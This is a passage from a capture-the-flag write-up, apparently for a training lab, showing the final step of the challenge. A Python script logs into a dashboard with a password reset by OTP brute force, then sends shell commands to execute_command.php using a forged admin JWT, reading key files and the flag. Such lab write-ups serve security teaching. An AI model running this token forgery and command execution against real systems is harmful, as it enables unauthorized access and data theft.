
Caption: Tada! And like that, we *do* have the magic word! (probably)
Now with this new token, I put that into my script and ran some commands.

Success! The script can now run commands other than ls!
Caption: Didn't think you'd see this stupid gif again, did you?
Running the script to read the file /home/ubuntu/flag.txt nets the flag.

Script: Thor.py
This script does the following:
- Logs into the dashboard using the password set during the OTP bruteforce, using the
login()function - Sends command after logging into the dashboard using the
execute_command()function
import json
import requests

# Password we changed (reset) to after the OTP brute forcing
password = "1"

# Endpoint
ip = "10.201.97.74"
port = "1337"
endpoint = "execute_command.php"

# Terminal Colors.
# If this doesn't work just replace instances of print_red and print_green with a regular print statement
def print_red(text):
 print(f"\033[91m {text}\033[00m")

def print_green(text):
    print(f"\033[92m {text}\033[00m")

# Login to the dashboard
def login(session):
    login = {
        "email": "tester@hammer.thm",
        "password": password
    }

    headers = {
        "Host": f"{ip}:{port}",
        "Accept-Language": "en-US,en;q=0.9",
        "Origin": f"http://{ip}:{port}",
        "Content-Type": "application/x-www-form-urlencoded",
        "Upgrade-Insecure-Requests": "1",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
        "Referer": f"http://{ip}:{port}/index.php",
        "Accept-Encoding": "gzip, deflate, br",
        "Connection": "keep-alive"
    }

    response = session.post(f"http://{ip}:{port}", data=login, headers=headers, allow_redirects=True)

    return "Welcome, Thor!" in response.text

# Execute command
def execute_command(session, cmd):
    # JWT Token
    # token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzYyNDgwMTA3LCJleHAiOjE3NjI0ODM3MDcsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.yCRsecgno06idmlNZJS4Z4oUirIVRi5MLEaVAQud7RE"
    token = "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii4vMTg4YWRlMS5rZXkifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzYyNDgwMTA3LCJkYXRhIjp7InVzZXJfaWQiOjEsImVtYWlsIjoidGVzdGVyQGhhbW1lci50aG0iLCJyb2xlIjoiYWRtaW4ifX0.oTbePXqLEJFD6VdhYTlJB8i-TY_5rPlqR5Tj4FknhFo"

    headers = {
        "Host": f"{ip}:{port}",
        "Accept-Language": "en-US,en;q=0.9",
        "Origin": f"http://{ip}:{port}",
        "Content-Type": "application/json",
        "Upgrade-Insecure-Requests": "1",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
        "Referer": f"http://{ip}:{port}/{endpoint}",
        "Accept-Encoding": "gzip, deflate, br",
        "Connection": "keep-alive",
        "Authorization": "Bearer" + token
    }

    command = {
        "command": cmd
    }

    print(f"Executing command '{cmd}'")
    response = session.post(f"http://{ip}:{port}/{endpoint}", data=json.dumps(command), headers=headers, allow_redirects=False)
    print(response.json())

def main():
    session = requests.Session()

    print_green("Attempting to log in...")

    if login(session):
        print_green("Successfully logged in")
        # execute_command(session, "ls")
        # execute_command(session, "whoami")
        # execute_command(session, "pwd")
        # execute_command(session, "cat 188ade1.key")
        execute_command(session, "cat /home/ubuntu/flag.txt")
    else:
        print_red("Failed to login. Check if password is correct.")

main()